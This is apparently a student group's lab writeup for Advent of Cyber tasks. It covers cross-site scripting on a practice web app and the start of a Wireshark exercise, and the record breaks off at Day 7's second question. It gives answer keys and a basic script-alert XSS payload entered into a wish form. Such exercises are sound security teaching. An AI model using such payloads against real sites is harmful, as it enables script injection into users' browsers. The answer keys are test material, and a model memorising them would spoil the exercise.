PSP0201 Week 3 Writeup

Group Name: AIA

Members

ID	Name	Role
1211103201	Muhammad Al-Amin Bin Mohd Marzuki	Leader
1211103217	Alif Durrani bin Zahari	Member
1211103140	Ahmad Nur Ikhwan Bin Hamid	Member
1211101810	Lim Jia Hao	Member


Day 6: Web Exploitation – Be careful with what you wish on Christmas night
Tools used: Firefox
Solution/walkthrough:

Question 1

Examine the OWASP Cheat Sheet. Match the input validation level with the correct description.

Syntactic – enforce correct syntax of structured fields
Semantic – enforce correctness of their values in the specific business context

Click on the cheat sheet link given above and search for it.




Question 2

Examine the OWASP Cheat Sheet. What is the regular expression used to validate a US Zip code?

ANS: ^\d{5}(-\d{4})?$

Click on the cheat sheet link given above and search for it.




Question 3

What vulnerability type was used to exploit the application?

ANS: Reflected

Search at the text above




Question 4

What query string can be abused to craft a reflected XSS

ANS: q

Search query and will get the link above to answer the question.




Question 5

Run a ZAP (zaproxy) automated scan on the target. How many XSS alerts of high priority are in the scan?

ANS: 2

Run the app – OWASP ZAP and enter the URL to attack and will get 2 XSS alerts which are Persistent and Reflected.




Question 6

What Javascript code should you put in the wish text box if you want to show an alert saying "PSP0201"?

ANS: <script>alert('PSP0201')</script>


Enter the wish with the code and will pop up with the alert of PSP0201



Question 7

Close your browser and revisit the site MACHINE-IP:5000 again. Does your XSS attack persist?

ANS :Yes



Thought Process/Methodology:


We need to click into the OWASP cheat sheet link that is given above to be able to search for the answer for question 1 and 2. Next for the question 3, we need to search the answer at the text above regarding Reflected vulnerability. Apart from that, enter Santa's portal by searching [ip_address:5000] on the browser and search for something on the search query box and we will get the URL above the browser search box that return that [IP_address:5000?q=smtg]. Besides that, run the OWASP ZAP application and enter the URL to attack and will get 2 XSS alert which are Persistent and Reflected. Back to the browser and make a wish with the command <script>alert('PSP0201')</script> which will pop up an alert of PSP0201. Finally close the browser and revisit the site Ip_address:5000 again, the XSS attack still persist.

Day 7: Web Exploitation – The Grinch Really Did Steal Christmas
Tools used: Firefox
Solution/walkthrough:

Question 1
Open "pcap1.pcap" in Wireshark. What is the IP address that initiates an ICMP/ping?

Ans: 10.11.3.2


Download the ZIP file ‘aocpcaps.zip’ and unzip it. Open the Wireshark application and open the file “pcap1.pcap”.



Question 2

If we only wanted to see HTTP GET requests in our "pcap1.pcap" file, what filter would we use?

Ans: http.request.method == GET

